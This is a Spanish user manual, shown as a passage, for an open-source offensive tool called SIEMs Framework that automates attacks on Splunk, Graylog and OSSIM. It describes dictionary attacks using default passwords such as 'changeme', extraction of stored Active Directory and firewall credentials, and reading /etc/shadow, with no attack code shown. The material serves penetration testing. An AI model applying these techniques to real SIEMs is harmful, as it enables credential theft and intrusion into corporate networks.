
SIEMs FRAMEWORK MANUAL DE USUARIO



ÍNDICE

Introducción: ¿Por qué creamos esta herramienta?

Los SIEMs son herramientas defensivas cada vez más utilizadas en el ámbito de la seguridad informática, sobre todo en grandes empresas y en empresas reguladas para monitorear equipos y redes de alta criticidad. Sin embargo, desde el punto de vista del atacante los permisos que tienen los SIEMs sobre los equipos y cuentas de una red corporativa son muy amplios, y el acceso administrativo a un SIEM puede ser usado para obtener ejecución de código en el servidor donde se encuentra instalado el SIEM, y en algunos casos en los equipos "cliente" de los cuales el SIEM recolecta los eventos como servidores de Active Directory, servidores AWS, Bases de Datos y dispositivos de red como Firewalls y Routers.

Durante nuestra investigación, detectamos una gran cantidad de vectores de ataque que podrían ser utilizados en los diferentes SIEMs para comprometer los mismos, por ejemplo:

- Obtener las cuentas de usuario y contraseñas de equipos críticos almacenadas en el SIEM (servidores LDAP/AD, bases de datos, dispositivos de red, claves de AWS).
- Desarrollar e instalar aplicaciones maliciosas como Windows/Linux reverse shells, Windows/Linux bind shells o scripts maliciosos para comprometer el servidor donde se encuentra instalado el SIEM.
- Desarrollar e instalar aplicaciones maliciosas como Windows/Linux reverse shells, Windows/Linux bind shells o scripts maliciosos para comprometer a los equipos de los cuales el SIEM recolecta eventos.
- Crear y aplicar acciones o notificaciones maliciosas que permitan ejecutar comandos al producirse determinado evento, por ejemplo, para obtener un reverse shell en el servidor donde se encuentra instalado el SIEM.
- Aprovechar las contraseñas por defecto y las debilidades en la configuración de las imágenes virtuales (OVA) del SIEM para obtener credenciales de administración del servidor, la base de datos o la interfaz web del mismo.
- Realizar ataques de diccionario o fuerza bruta a la interfaz web, la interfaz de administración, o al software cliente del SIEM para obtener credenciales administrativas
- Leer archivos arbitrarios del servidor donde se encuentra instalado el SIEM.
- Obtener la información de configuración del SIEM y demás parámetros relevantes para ataques posteriores.

Con base en los resultados de esta investigación surgió la herramienta Open Source SIEMs Framework, que es una herramienta modular desarrollada en Python3 por el Equipo de Innovación y Laboratorio de ElevenPaths, que permite automatizar los ataques posibles a diferentes SIEMs del mercado (tanto comerciales como open source).


SIEMs Framework soporta múltiples payloads para los ataques, que pueden ser seleccionados según el SIEM que se va a atacar y el sistema operativo del mismo. Hay payloads disponibles en PowerShell, Python, Bash, Exe, y más formatos. Una vez que se ejecuta el ataque seleccionado, la herramienta muestra los resultados en pantalla y es posible volver atrás y ejecutar algún otro ataque en el mismo SIEM o seleccionar otro SIEM para comprometer. Tiene una interfaz sencilla e intuitiva, es muy fácil de usar y actualmente puede usarse con los siguientes SIEMs: Splunk, Graylog y OSSIM.

Descarga, Requerimientos e Instalación

SIEMs Framework puede descargarse de https://github.com/ElevenPaths bajando el archivo *.zip* o clonando el repositorio, y tiene los siguientes requerimientos que pueden ser instalados por medio de *pip3 install -r requirements.txt*:

- splunk-sdk
- python-nmap
- colorama
- pandas
- paramiko
- pymongo


Una vez instalados los requerimientos, ya se puede utilizar la herramienta de la siguiente manera: *python3 ./siemsframework.py*



Al ejecutar la herramienta se muestra el menú principal, allí se debe seleccionar si se desea escanear una IP específica donde se supone que hay un SIEM o una red para detectar los SIEMs presentes en la misma. Para escanear y detectar el SIEM en una dirección IP específica se debe usar la opción 1 y para escanear la red la opción 2.

Escaneo de IP Específica


Al seleccionar la opción 1 “Scan and Detect SIEM” la herramienta solicita la dirección IP para poder escanear los puertos específicos de los SIEMS soportados y conectarse ya sea a la interfaz web o de administración del equipo para verificar que realmente se trata de un SIEM.



Una vez detectado el SIEM con los métodos mencionados anteriormente, la herramienta muestra en color rojo el SIEM detectado y da la opción de lanzar el módulo de ataque de ese SIEM en particular.

Escaneo de Red


Al seleccionar la opción 2 “Find SIEMs on the network” la herramienta solicita la red que se va a escanear en notación CIDR, por ejemplo: 192.168.137.0/24. Una vez ingresada la información, en primer lugar SIEMs Framework realiza un discovery para detectar los equipos activos, luego realiza un escaneo de los puertos por defecto de los SIEMs soportados y se conecta ya sea a la interfaz web o de administración de cada uno de esos equipos para verificar si realmente se trata de un SIEM.



Una vez detectados los SIEMs con los métodos mencionados anteriormente, la herramienta muestra en color rojo los SIEMs detectados y solicita el ingreso de la dirección IP del SIEM que se quiere atacar.


Módulos de Ataque de Splunk

Al seleccionar con “y” el lanzamiento de los módulos de ataque de Splunk, la herramienta muestra todos los ataques posibles para este SIEM. Para los dos primeros ataques no se requieren credenciales, pero para los siguientes se necesitan credenciales de administrador de Splunk.



Ataque 1: Ataque de Diccionario a la Interfaz de Administración de Splunk


Este módulo de ataque contiene un diccionario específico para Splunk denominado *dict.txt*, que se compone de las 100 contraseñas más usadas en el año 2018 y diferentes permutaciones del nombre comercial del SIEM y el usuario administrador del mismo, en mayúsculas, minúsculas y reemplazando las vocales por números. En caso de querer utilizar algún otro diccionario que no sea el mencionado anteriormente, se puede reemplazar */splunk/dict.txt* por cualquier otra lista de palabras manteniendo el nombre del archivo. La política de contraseña de Splunk por defecto no aplica a usuarios del rol admin, por lo cual en este caso no aplican las restricciones de contraseña, ni de bloqueo de cuenta por intentos fallidos de acceso.



Antes de comenzar el ataque de diccionario, la herramienta verifica si el Splunk que se va a analizar posee la versión Free que no utiliza ningún tipo de autenticación, o aún mantiene la contraseña por defecto “changeme” de las versiones más antiguas de este software:


Ataque 2: Obtener Información del Servidor y de Sesión por la Interfaz Web

En caso de que el servidor Splunk a analizar posea la interfaz web activa, este módulo permite obtener la información del servidor y de sesión desde la misma sin necesidad de autenticarse. El puerto por defecto de la interfaz web de Splunk es el 8000, se necesita conocer e ingresar el puerto donde se encuentra publicada la interfaz web para poder usar este módulo.




Ataque 3: Obtener Información del Sistema por el Management Port

Este módulo puede utilizarse en Splunk Server o en Universal Forwarders. Para poder utilizarlo se necesitan credenciales de administrador de Splunk, que pueden ser obtenidas por ejemplo por medio del ataque de diccionario (ataque 1). El resultado del módulo es la información de la presente instalación de Splunk: versión, sistema operativo, configuraciones de Splunk y demás.




Ataque 4: Obtener Contraseñas Almacenadas en Splunk

Este módulo se utiliza únicamente en servidores Splunk. Para poder utilizarlo se necesitan credenciales de administrador de Splunk, que pueden ser obtenidas por ejemplo por medio del ataque de diccionario (ataque 1). El resultado del módulo son todas las credenciales almacenadas por las aplicaciones utilizadas en Splunk para conectarse a los dispositivos de los cuales obtiene los eventos, por ejemplo en este caso *SA-ldapsearch* que es el “Splunk Supporting Add-on for Active Directory” y almacena las credenciales para conectarse a Active Directory y el *Splunk_TA_paloalto* que es el “Palo Alto Networks Add-on for Splunk” y almacena las credenciales utilizadas para conectarse y obtener los eventos del Firewall de Palo Alto.



Ataque 5: Leer el archivo */etc/shadow* del servidor Splunk (Linux only)

Este módulo puede utilizarse en Splunk Server en Linux. Para poder utilizarlo se necesitan credenciales de administrador de Splunk, que pueden ser obtenidas por ejemplo por medio del ataque de diccionario (ataque 1). El módulo utiliza un índice para cargar el archivo en cuestión, y el resultado del mismo es el contenido del archivo */etc/shadow* del servidor en 